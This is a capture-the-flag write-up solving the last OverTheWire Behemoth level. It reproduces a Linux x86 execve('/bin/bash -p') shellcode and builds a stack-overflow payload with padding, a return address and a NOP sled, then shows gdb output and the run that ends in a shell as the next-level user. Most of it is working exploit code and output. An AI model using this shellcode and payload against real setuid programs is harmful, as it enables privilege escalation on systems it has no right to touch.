
We will need a SHELLCODE, I will be using the one that I have been using for a while now, if you have been following my write-ups or walkthroughs enough, you must know by now:

Link to the page:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```

Shell-hex code:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```


shell-storm.org/shellcode/files/shellcode-606.html


```
/*

Title:  Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail:   submit@shell-storm.org
Web:    http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/


sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";
```

You can choose any other SHELLCODE as well, however ensure that is preserves effective user ID as in: `bash -p` .

Back to our payload at hand;

```
r $(perl -e 'print "A" x 528 . "BBBB" . "\x90" x 50 . "\x6a\x0b\x58\x99\x52\x66
\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6
e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
```

We will also need a return address instead of 'Bs' lets go with this one: `0xffffd178`



```
(gdb) x/20wx $ebp
0xffffd158:     0x41414141      0x42424242      0x90909090      0xffffd200
0xffffd168:     0xffffd220      0xffffd180      0xf7fade34      0x080490cd
0xffffd178:     0x00000002      0xffffd214      0xf7fade34      0xffffd220
0xffffd188:     0xf7ffcb60      0x00000000      0x46cd3c15      0x0d571605
0xffffd198:     0x00000000      0x00000000      0x00000000      0xf7ffcb60
```

You can choose any in between of/from the NOP sled [of 50 characters in our case].

Turn it into little endian format:


```
\x78\xd1\xff\xff
```

Instill it into our payload:

```
r $(perl -e 'print "A" x 528 . "\x78\xd1\xff\xff" . "\x90" x 50 . "\x6a\x0b\x58\x9
9\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x
62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
```

I will not keep making the same mistake of executing it in debugging mode, lets run it on the local machine/server itself:


```
./behemoth7 $(perl -e 'print "A" x 528 . "\x78\xd1\xff\xff" . "\x90" x 50 . "\x6a
\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x7
3\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
```



```
behemoth7@behemoth:/behemoth$ ./behemoth7 $(perl -e 'print "A" x 528 . "\x78\xd1\xff\xff" . "\x90"
 x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\
x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
Illegal instruction (core dumped)
```

Doesn't work, weird- it should have- let's tinker with the return address a little;
Let's try instead of `\x78\xd1\xff\xff` → `\x68\xd1\xff\xff`:


```
./behemoth7 $(perl -e 'print "A" x 528 . "\x68\xd1\xff\xff" . "\x90" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
```



```
behemoth7@behemoth:/behemoth$ ./behemoth7 $(perl -e 'print "A" x 528 . "\x78\xd1\xff\xff" . "\x90"
 x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\
x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
Illegal instruction (core dumped)
behemoth7@behemoth:/behemoth$ ./behemoth7 $(perl -e 'print "A" x 528 . "\x68\xd1\xff\xff" . "\x90"
 x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\
x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
bash-5.2$ whoami
behemoth8
```

[redacted]

And there we go it works, this was our final stage...we complete the behemoth series here.



```
behemoth8@behemoth:~$ ls
CONGRATULATIONS
behemoth8@behemoth:~$ cat CONGRATULATIONS
Congratz!!
Now fight for your right to eip=0x41414141!!

(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
behemoth8@behemoth:~$ |
```

With this we officially conclude the behemoth series...I'll pretend I did not read the last message from OTW team, I'm sorry- not Sorry 😭

References:

1. YouTube [HMCyberAcademy]:

   https://www.youtube.com/watch?v=H6JTwwKHkvE
